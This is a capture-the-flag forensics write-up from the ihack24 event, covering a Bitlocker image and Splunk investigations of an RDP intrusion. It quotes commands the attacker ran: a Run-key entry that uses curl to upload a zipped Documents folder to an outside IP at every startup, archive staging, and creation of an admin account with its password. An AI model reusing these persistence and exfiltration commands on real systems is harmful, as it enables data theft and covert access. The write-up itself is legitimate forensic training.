
Flag: ihack24{obFusCat!on_Alw4ys_w0rK}

[Forensics] - Lock?


1. Download the file in kali and unzip it. There are 4 files which are Bitlocker-API.evtx, Security.evtx, Windows ProwerShell.evtx and storageM.img.




2. To mount the img file, we can just double click it




3. But when we try to access the img file, it show password are required



4. Search through all the event logs files, the Windows PowerShell.evtx have a event on 24 july 2024 standout to be a task with description on Engine Lifecycle that contain a password “**pa55iPOjLKbMN**” in HostApplication



5. Try to using the password to access the img file and is working and the flag in inside the flag.txt text file



Flag: ihack24{6f6450f1695e405557486a2be402dc27}

[Forensics] - Happy SPLUNKing #1


1. Search for RDP Brute Force success login user:

   Critirial:

- Search for Windows Security Event Log
- Display result for RDP brute force success login (4624) and fail login (4625)
- Based on question set range for 23 July only
- Whether login as terminal (10) or network logon (3)

```
index=* sourcetype="WinEventLog:Security" (EventCode=4624 OR
EventCode=4625) earliest="07/23/2024:00:00:00"
latest="07/23/2024:23:59:59"
| eval status=case(EventCode==4624, "Success", EventCode==4625,
"Failed")
| where Logon_Type="3" OR Logon_Type="10"
| table _time, host, Account_Name, IpAddress, status, Message
| sort - _time
```

And we found user admin under Account domain DESKTOP-9O75B7U



2. Since we are looking at compromised user and ip address the above filter didnt show what is the IP address for DESKTOP-9O75B7U so we need another filter to search it

   Criteria

- Search all logs on 23 July and look for _raw details

```
index=* sourcetype=* earliest="07/23/2024:00:00:00"
latest="07/23/2024:23:59:59"
| table _time, host, _raw
| sort - _time
```

And we found the ip address for DESKTOP-9O75B7U

```
2024/07/23 23:48:18        DESKTOP-9O75B7U     07/23/2024 11:48:18 PM
                                               LogName=Microsoft-Windows-Sysmon/Operational
                                               EventCode=3
                                               EventType=4
                                               ComputerName=DESKTOP-9O75B7U
                                               User=NOT_TRANSLATED
                                               Sid=S-1-5-18
                                               SidType=0
                                               SourceName=Microsoft-Windows-Sysmon
                                               Type=Information
                                               RecordNumber=125835
                                               Keywords=None
                                               TaskCategory=Network connection detected (rule: NetworkConnect)
                                               OpCode=Info
                                               Message=Network connection detected:
                                               RuleName: technique_id=T1571,technique_name=Non-Standard Port
                                               UtcTime: 2024-07-23 15:48:16.619
                                               ProcessGuid: {5669fd91-ad97-669f-2b00-000000000b00}
                                               ProcessId: 1912
                                               Image: C:\Windows\System32\svchost.exe
                                               User: NT AUTHORITY\NETWORK SERVICE
                                               Protocol: udp
                                               Initiated: false
                                               SourceIsIpv6: false
                                               SourceIp: 224.0.0.251
                                               SourceHostname: -
                                               SourcePort: 5353
                                               SourcePortName: -
                                               DestinationIsIpv6: false
                                               DestinationIp: 192.168.8.52
                                               DestinationHostname: -
                                               DestinationPort: 5353
                                               DestinationPortName: -
```

Flag: ihack24{admin:192.168.8.52}

[Forensics] - Happy SPLUNKing #2


1. Search for attacker ip, basically is the source

   Critirial:

- Search for Windows Security Event Log
- Display result for RDP brute force success login (4624) and fail login (4625)
- Based on question set range for 23 July only
- Check if the details how the login is Successful or Fail
- Whether login as terminal (10)

```
index=* sourcetype="WinEventLog:Security" (EventCode=4624 OR
EventCode=4625) earliest="07/23/2024:00:00:00"
latest="07/23/2024:23:59:59"
| rex field=_raw "Logon Type:\s+(?<Logon_Type>\d+)"
| rex field=_raw "Source Network Address:\s+(?<src_ip>\S+)"
| eval status=case(EventCode==4624, "Success",
EventCode==4625, "Failed")
| search Logon_Type=10
| table _time, host, Account_Name, src_ip, Logon_Type, status,
Message
| sort - _time
```

And we found the source IP Address



Flag: ihack24{192.168.8.41}


[Forensics] - Happy SPLUNKing #3

1. In Splunk use the query below to filter for logs that took place between 23rd July 2024 00:00:00 and 23:59:59 for the victim host with the hostname “DESKTOP-9O75B7U” and source network address of the attacker IP, 192.168.8.41. The 4624 value for the EventCode parameter is specified as it corresponds to the event ID of the successful user authentication in Windows.

Note: Some of the information in the query is obtained from the previous two “Happy SPLUNKing” challenges.

The query:
index=* sourcetype="WinEventLog:Security" earliest="07/23/2024:00:00:00" latest="07/23/2024:23:59:59" (host="DESKTOP-9O75B7U" AND Account_Name="admin" AND Source_Network_Address="192.168.8.41" AND EventCode=4624) | table _time, host, Account_Name, Source_Network_Address, _raw | sort - _time

2. Then, click on the _time column header to filter it from the earliest event.
3. The first event shows the timestamp of the attacker’s successful login.




Flag: ihack24{07/23/2024 09:55:52 PM}

[Forensics] - Happy SPLUNKing #4

1. In Splunk use the query below to filter event logs with command line execution involved.

The query:
index=* sourcetype=* CommandLine="*" | table _time, CommandLine, Process_Name, UserName, src_ip

2. Then, click on the _time column to sort it from the latest event and check the event logs from the latest to the earlier event logs. From the screenshot below, we discovered that the first command ran by the attacker is systeminfo, which is indicated by the timestamp 23rd July 2024 21:57:20, which is actually about one and a half minute after the attacker successful login to the victim machine on 23rd July 2024 21:55:52.



3. Therefore, we got the flag.


Flag: ihack24{systeminfo}

[Forensics] - Happy SPLUNKing #6

1. In Splunk use the query below to filter event logs with command line execution involved.

The query:
index=* sourcetype=* CommandLine="*" | table _time, CommandLine, Process_Name, UserName, src_ip

2. Then, click on the _time column to sort it from the latest event and check the event logs from the latest to the earlier event logs. From the screenshot below, we discovered that a command was run by the attacker. The command is to use the reg.exe to add a new value named “report” to the key “HKLM\Software\Microsoft\Windows\CurrentVersion\Run”. It sets the new value to “REG_SZ” and sets the data for this value to “cmd.exe /c curl -X POST http://157.230.33.7/upload -F files=@C:\Users\admin\Documents\DESKTOP-907587U.zip”. The command will make Windows upload a file DESKTOP-907587U.zip to the URL “http://157.230.33.7/upload” everytime the system starts.



3. Therefore, we discovered the backdoor IP address.

Flag: ihack24{157.230.33.7}

[Forensics] - Happy SPLUNKing #7


1. Search all powershell CommenLline

   Critirial:


- Search all comentline without GoogleUpdater, -secured -Embedding, EdgeUpdate, Splunk as those are legit commend running

```
index=* CommandLine=* | search NOT CommandLine="GoogleUpdater" AND NOT CommandLine="-secured -Embedding" AND NOT CommandLine="EdgeUpdate" AND NOT CommandLine="Splunk" | search CommandLine=Powershell | table time, host, source, sourcetype, CommandLine
```

And we found a decoded powershell command




2. Decode the encoded script can be done using base64



3. But there is a second layer of encryption as it was obfuscated. So we write a script to decode it

```
encoded_str =
'120_84>86}75>73J94Z72}72%22}122e73J88>83J82@77{94%27>22Z107}90
>79_83{27@28_120N1%103>110>72N94J73e72>103>90%95{86}82_85N103}1
27}84J88_78N86}94%85>79_72%28@27%22Z127J94@72Z79@82>85}90@79}82
N84Z85}107}90Z79e83N27>28N120N1Z103_110>72}94%73}72}103J90e95N8
6{82e85N103N127Z84J76{85_87}84e90N95{72@103Z127J126>104J112{111
N116e107Z22e2@116Z12@14N121}12N110}21>65N82Z75Z28{27Z22J125Z84_
73{88J94'
delimiters = ['N', '>', '@', 'e', '%', 'Z', '{', '', '}', 'J']
for delimiter in delimiters:
    encoded_str = encoded_str.replace(delimiter, ' ')
parts = encoded_str.split()

decoded_chars = [chr(int(part) ^ 0x3b) for part in parts]
decoded_str = ''.join(decoded_chars)
print(decoded_str)
```

After decode it we can see there is a path:
Compress-Archive -Path 'C:\Users\admin\Documents' -DestinationPath 'C:\Users\admin\Downloads\DESKTOP-9O75B7U.zip' -Force



Flag: ihack24{DESKTOP-9O75B7U.zip}

[Forensics] - Happy SPLUNKing #9

1. In Splunk use the query below to filter for windows security event logs with the windows event ID of 4720, which indicates creation of user account.

The query:
Search for user created:
index=*
sourcetype="WinEventLog:Security"
EventCode=4720
| table _time, Account_Name, Subject_User_Name

2. From the screenshot below, we discovered that an account with the name “operator” has been created.

```
7/23/24
10:24:51.000 PM    07/23/2024 10:24:51 PM
                   LogName=Security
                   EventCode=4720
                   EventType=0
                   ComputerName=DESKTOP-9O75B7U
                   SourceName=Microsoft Windows security auditing.
                   Type=Information
                   RecordNumber=126119
                   Keywords=Audit Success
                   TaskCategory=User Account Management
                   OpCode=Info
                   Message=A user account was created.

                   Subject:
                           Security ID:            S-1-5-21-2496820411-3641734560-467521945-1002
                           Account Name:           admin
                           Account Domain:         DESKTOP-9O75B7U
                           Logon ID:               0x521D8

                   New Account:
                           Security ID:            S-1-5-21-2496820411-3641734560-467521945-1003
                           Account Name:           operator
                           Account Domain:         DESKTOP-9O75B7U
```

3. Then, use the query below to search for the command line that contains the keyword operator as we know that passwords are sometimes specified in the command line along with the username during the creation of the user.

The query:
index=*
sourcetype=*
CommandLine="operator"
| table _time, CommandLine, Process_Name, UserName, src_ip

4. It was discovered that the password for the user is “operator123”.

20 Per Page ▾ | Format | Preview ▾ | defender 0/0

_time	CommandLine	Process_Name	UserName	src_ip
2024-07-23 22:25:16	C:\Windows\system32\net1 localgroup administrators operator /add			
2024-07-23 22:25:16	"C:\Windows\system32\net.exe" localgroup administrators operator /add			
2024-07-23 22:25:02	C:\Windows\system32\net1 localgroup operator /add			
2024-07-23 22:25:02	"C:\Windows\system32\net.exe" localgroup operator /add			
2024-07-23 22:24:51	C:\Windows\system32\net1 user operator operator123 /add			
2024-07-23 22:24:51	"C:\Windows\system32\net.exe" user operator operator123 /add			
2024-07-23 22:24:03	C:\Windows\system32\net1 user operator operator123 /add			
2024-07-23 22:24:03	"C:\Windows\system32\net.exe" user operator operator123 /add			
2024-07-23 22:23:42	C:\Windows\system32\net1 user operator operator123 /add			
2024-07-23 22:23:42	"C:\Windows\system32\net.exe" user operator operator123 /add			
2024-07-23 22:25:16	C:\Windows\system32\net1 localgroup administrators operator /add			
2024-07-23 22:25:16	"C:\Windows\system32\net.exe" localgroup administrators operator /add			
2024-07-23 22:25:02	C:\Windows\system32\net1 localgroup operator /add			
2024-07-23 22:25:02	"C:\Windows\system32\net.exe" localgroup operator /add			
2024-07-23 22:24:51	C:\Windows\system32\net1 user operator operator123 /add			
2024-07-23 22:24:51	"C:\Windows\system32\net.exe" user operator operator123 /add			
2024-07-23 22:24:03	C:\Windows\system32\net1 user operator operator123 /add			
2024-07-23 22:24:03	"C:\Windows\system32\net.exe" user operator operator123 /add			
2024-07-23 22:23:42	C:\Windows\system32\net1 user operator operator123 /add			
2024-07-23 22:23:42	"C:\Windows\system32\net.exe" user operator operator123 /add			

5. By combining the username and password, we got the flag.

Flag: ihack24{operator:operator123}

